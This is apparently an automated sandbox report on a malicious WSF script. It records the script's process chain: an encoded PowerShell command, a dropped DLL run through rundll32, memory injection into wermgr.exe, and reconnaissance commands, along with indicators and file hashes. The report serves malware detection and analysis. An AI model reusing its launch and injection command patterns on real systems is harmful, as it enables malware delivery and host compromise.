GET	hxxps://www[.]linkedin[.]com/directory/services?trk=homepage-basic_directory_servicesDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/jobs-in-ingolstadt?trk=homepage-basic_brand-discovery_intent-module-secondBtn	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/professional-development?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/privacy-policy?trk=homepage-basic_join-form-privacy-policy	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/motion-graphics-and-vfx?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/posts?trk=homepage-basic_directory_postsDirectoryUrl	-	-	-	0 bytes	CLEAN

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxps://www[.]linkedin[.]com/login?fromSignIn=true&trk=guest_homepage-basic_nav-header-signin	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/salary/?trk=homepage-basic_directory_salaryHomeUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/uas/login-submit	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pub/dir/+/+?trk=homepage-basic_brand-discovery_intent-module-firstBtn	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/purchasing-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/community-and-social-services-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pulse/topics/workplace-c9/employee-benefits-c12/	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pub/dir/+/+?trk=homepage-basic	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/cloud-computing-5?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/graphic-design?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/operations-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/services?trk=homepage-basic_directory_servicesHomeUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/schools?trk=homepage-basic_directory_schoolsDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/small-business-and-entrepreneurship?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/signup/cold-join?_l=en&trk=homepage-basic_join-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/cookie-policy	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/aec?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/companies?trk=homepage-basic_directory_companyDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/administrative-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/customer-service-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/human-resources-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/it-help-desk-5?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/quality-assurance-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/retail-associate-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pulse/topics/home/	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/people?trk=homepage-basic_directory_peopleDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/legal/cookie-policy?trk=homepage-basic_footer-cookie-policy	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pulse/topics/careers-c1/internships-c5/	-	-	-	0 bytes	CLEAN

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxps://www[.]linkedin[.]com/learning/topics/career-development-5?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/finance-and-accounting?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/mobile-development?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/customer-service-3?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/pulse/topics/workplace-c9/	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/company/linkedin/jobs?trk=homepage-basic_directory_careersUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/research-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/accounting-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/jobs/military-and-protective-services-jobs-ingolstadt?trk=homepage-basic_suggested-search	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/learning?trk=homepage-basic_directory_learningDirectoryUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/products?trk=homepage-basic_directory_productsHomeUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/signup/cold-join?_l=en&trk=guest_homepage-basic_nav-header-join	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/learning/topics/network-and-system-administration?trk=homepage-basic_learning-cta	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/help/linkedin?lang=en&trk=homepage-basic_directory_helpCenterUrl	-	-	-	0 bytes	CLEAN
GET	hxxps://www[.]linkedin[.]com/directory/jobs?trk=homepage-basic_directory_jobSearchDirectoryUrl	-	-	-	0 bytes	CLEAN


Reduced dataset

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
A	linkedin[.]com	NO_ERROR	13.107.42.14	-	CLEAN
A	www[.]linkedin[.]com, www-linkedin-com[.]l-0005[.]l-msedge[.]net, l-0005[.]l-msedge[.]net	NO_ERROR	13.107.42.14	www-linkedin-com[.]l-0005[.]l-msedge[.]net, l-0005[.]l-msedge[.]net	CLEAN
A	yahoo[.]com	NO_ERROR	98.137.11.163, 98.137.11.164, 74.6.231.21, 74.6.143.26, 74.6.231.20, 74.6.143.25	-	CLEAN

BEHAVIOR

Process Graph



Process #1: cscript.exe

ID	1
File Name	c:\windows\system32\cscript.exe
Command Line	"C:\Windows\System32\CScript.exe" "C:\Users\RDHJ0C~1\Desktop\Keep.gP0176.wsf"
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 93944, Reason: Analysis Target
Unmonitor End Time	End Time: 108100, Reason: Terminated
Monitor duration	14.16s
Return Code	0
PID	3312
Parent PID	1900
Bitness	64 Bit

Host Behavior

Type	Count
Module	34
System	2312
Registry	29
File	6
-	1
Window	1
COM	11
Environment	2
Process	1

Process #3: powershell.exe

ID	3
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command Line	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand "UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzA... ...jAGUALABOAGkAawBuADsAYgByAGUAYQBrADsAfQB9AGMAYQB0AGMAaAAgAHsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQA7AH0AfQA="
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 103563, Reason: Child Process
Unmonitor End Time	End Time: 206786, Reason: Terminated
Monitor duration	103.22s
Return Code	0
PID	4268
Parent PID	3312
Bitness	64 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Temp\anomoeomery.metalizedCredence	593.64 KB	531d14077f678633e53883d4ba792b1a53ea6b435c254580b41752373152cea0	✖

Host Behavior

Type	Count
Module	5
File	434
Environment	58
Registry	75
Mutex	1
-	41
System	16
Process	1

Network Behavior

Type	Count
HTTP	1
TCP	2

Process #5: rundll32.exe

ID	5
File Name	c:\windows\system32\rundll32.exe
Command Line	"C:\Windows\system32\rundll32.exe" C:\Users\RDHJ0C~1\AppData\Local\Temp\\anomoeomery.metalizedCredence Nikn
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 201797, Reason: Child Process
Unmonitor End Time	End Time: 212504, Reason: Terminated
Monitor duration	10.71s
Return Code	0
PID	4536
Parent PID	4268
Bitness	64 Bit

Process #6: rundll32.exe

ID	6
File Name	c:\windows\syswow64\rundll32.exe
Command Line	"C:\Windows\system32\rundll32.exe" C:\Users\RDHJ0C~1\AppData\Local\Temp\\anomoeomery.metalizedCredence Nikn
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 202001, Reason: Child Process
Unmonitor End Time	End Time: 212227, Reason: Terminated
Monitor duration	10.23s
Return Code	0
PID	2472
Parent PID	4536
Bitness	32 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
-	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✖

Host Behavior

Type	Count
Module	227
File	4
Environment	5
Mutex	1
System	104
Process	101
-	6
-	2
-	1

Process #7: wermgr.exe

ID	7
File Name	c:\windows\syswow64\wermgr.exe
Command Line	C:\Windows\SysWOW64\wermgr.exe
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 207524, Reason: Child Process
Unmonitor End Time	End Time: 321833, Reason: Terminated by timeout
Monitor duration	114.31s
Return Code	Unknown
PID	4912
Parent PID	2472
Bitness	32 Bit

Injection Information (3)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Modify Memory	#6: c:\windows\syswow64\rundll32.exe	0xd48	0x4400000(71303168)	0x24000	✔	1
Modify Memory	#6: c:\windows\syswow64\rundll32.exe	0xd48	0x41e0000(69074944)	0x1ac4	✔	1
Modify Memory	#6: c:\windows\syswow64\rundll32.exe	0xd48	0x1a9700(1742592)	0x5	✔	1

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
-	96 bytes	060b832aeea5b1aadee771bc6d42b427a1042192ffb275be384839faf93f2542	✖

Host Behavior

Type	Count
Module	172
System	1760
-	277
Process	3136
Registry	413
File	8
Mutex	191
Keyboard	2
-	1
Window	1
COM	8
-	8

Network Behavior

Type	Count
HTTPS	10

Type	Count
TCP	8

Process #8: ping.exe

ID	8
File Name	c:\windows\syswow64\ping.exe
Command Line	ping -n 3 yahoo.com
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 208057, Reason: Child Process
Unmonitor End Time	End Time: 212006, Reason: Terminated
Monitor duration	3.95s
Return Code	0
PID	4904
Parent PID	4912
Bitness	32 Bit

Host Behavior

Type	Count
Module	1
File	50
Environment	17
Registry	2
-	4
-	3
System	2

Network Behavior

Type	Count
DNS	1

Process #10: svchost.exe

ID	10
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k netsvcs
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 291272, Reason: RPC Server
Unmonitor End Time	End Time: 321833, Reason: Terminated by timeout
Monitor duration	30.56s
Return Code	Unknown
PID	864
Parent PID	4912
Bitness	64 Bit

Process #11: wmiprvse.exe

ID	11
File Name	c:\windows\system32\wbem\wmiprvse.exe
Command Line	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 291272, Reason: RPC Server
Unmonitor End Time	End Time: 321833, Reason: Terminated by timeout
Monitor duration	30.56s
Return Code	Unknown
PID	4276
Parent PID	864
Bitness	64 Bit

Host Behavior

Type	Count
System	4
Registry	3
Module	3

Process #12: wmiprvse.exe

ID	12
File Name	c:\windows\system32\wbem\wmiprvse.exe
Command Line	C:\Windows\system32\wbem\wmiprvse.exe -Embedding
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 291272, Reason: RPC Server
Unmonitor End Time	End Time: 321833, Reason: Terminated by timeout
Monitor duration	30.56s
Return Code	Unknown
PID	2064
Parent PID	864
Bitness	64 Bit

Host Behavior

Type	Count
System	33
Module	38
Registry	1
-	1

Process #13: ipconfig.exe

ID	13
File Name	c:\windows\syswow64\ipconfig.exe
Command Line	ipconfig /all
Initial Working Directory	c:\
Monitor Start Time	Start Time: 296241, Reason: Child Process
Unmonitor End Time	End Time: 298159, Reason: Terminated
Monitor duration	1.92s
Return Code	0
PID	3036
Parent PID	4912
Bitness	32 Bit

Host Behavior

Type	Count
Module	1
File	128
Environment	43
System	6
Registry	7

Process #15: whoami.exe

ID	15
File Name	c:\windows\syswow64\whoami.exe
Command Line	whoami /all
Initial Working Directory	c:\
Monitor Start Time	Start Time: 297157, Reason: Child Process
Unmonitor End Time	End Time: 299098, Reason: Terminated
Monitor duration	1.94s
Return Code	1
PID	1320
Parent PID	4912
Bitness	32 Bit

Process #17: msiexec.exe

ID	17
File Name	c:\windows\system32\msiexec.exe
Command Line	C:\Windows\system32\msiexec.exe /V
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 301287, Reason: RPC Server
Unmonitor End Time	End Time: 321833, Reason: Terminated by timeout
Monitor duration	20.55s
Return Code	Unknown
PID	2016
Parent PID	2064
Bitness	64 Bit

Host Behavior

Type	Count
System	61
Module	94

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
2200463f3dec4645af3e3e7c690eab58f4312fe1595950cc9d94e821475f80a7	C:\Users\RDhJ0CNFevzX\Desktop\Keep.gP0176.wsf, C:\Users\RDHJ0C~1\Desktop\Keep.gP0176.wsf	Sample File	267.67 KB	text/x-wsf	Access	MALICIOUS
531d14077f678633e53883d4ba792b1a53ea6b435c254580b41752373152cea0	C:\Users\RDhJ0CNFevzX\AppData\Local\Temp\anomoeomery.metalizedCredence, C:\Users\RDHJ0C~1\AppData\Local\Temp\\anomoeomery.metalizedCredence, C:\Users\RDHJ0C~1\AppData\Local\Temp\anomoeomery.metalizedCredence	Downloaded File	593.64 KB	application/vnd.microsoft.portable-executable	Access, Create, Write	SUSPICIOUS
ec82d4ef6a405c11637bbc62e3236e69a775cc9f64e88acc03384b7ebae0203e	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.23 KB	application/octet-stream	Access, Create, Read, Write	CLEAN
390c8c939e9da3188c5c27fc9b5d879760fa85de40057d45bed63e4a02abd313	-	Downloaded File	142.24 KB	text/html	-	CLEAN
c2d814a34b184b7cdf10e4e7a4311ff15db99326d6dd8d328b53bf9e19ccf858	c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\counters.dat	Modified File	128 bytes	application/octet-stream	-	CLEAN
a89bde12327b2e66fef4efadea15dfcf2ecde71a7ff67ca5e1f8b637f32b23dc	-	Downloaded File	74 bytes	text/plain	-	CLEAN
060b832aeea5b1aadee771bc6d42b427a1042192ffb275be384839faf93f2542	c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\vhwa2g21\t5[1]	Downloaded File	96 bytes	text/plain	-	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\Desktop\Keep.gP0176.wsf	Accessed File, Sample File	Access	MALICIOUS
c:\windows\system32\windowspowershell\v1.0\Modules\Appx	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\WindowsUpdate.psd1	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility\PSWorkflowUtility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbWitness\SmbWitness.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadLine.psm1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\PSReadline	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\en\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psm1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\en\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\vhwa2g21\t5[1]	Downloaded File, Extracted File	-	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\WindowsDeveloperLicense.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\Ikuqna	Accessed File	Access, Create	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TLS\TLS.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadline.psd1	Accessed File	Access, Read	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psm1	Accessed File	Access	CLEAN
c:\wkssvc	Dropped File, Modified File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Temp\anomoeomery.metalizedCredence	Accessed File, Downloaded File, Extracted File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\rundll32.exe	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsSearch\WindowsSearch.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\International\International.psd1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Accessed File, Modified File	Access, Create, Read, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\en-US\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psm1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\wldp.dll	Accessed File	Access	CLEAN
C:\INTERNAL__empty	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PcsvDevice\PcsvDevice.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtilsHelper.ps1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.xaml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule\TrustedPlatformModule.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PKI\PKI.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\StartLayout\StartLayout.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Windows\SysWOW64\rundll32.exe	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\lkuqna\tozrlqis.mdj	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	Accessed File	Access	CLEAN
C:\Users\RDHJ0C~1\AppData\Local\Temp\\anomoeomery.metalizedCredence.cfg	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.xaml	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.cdxml	Accessed File	Access	CLEAN
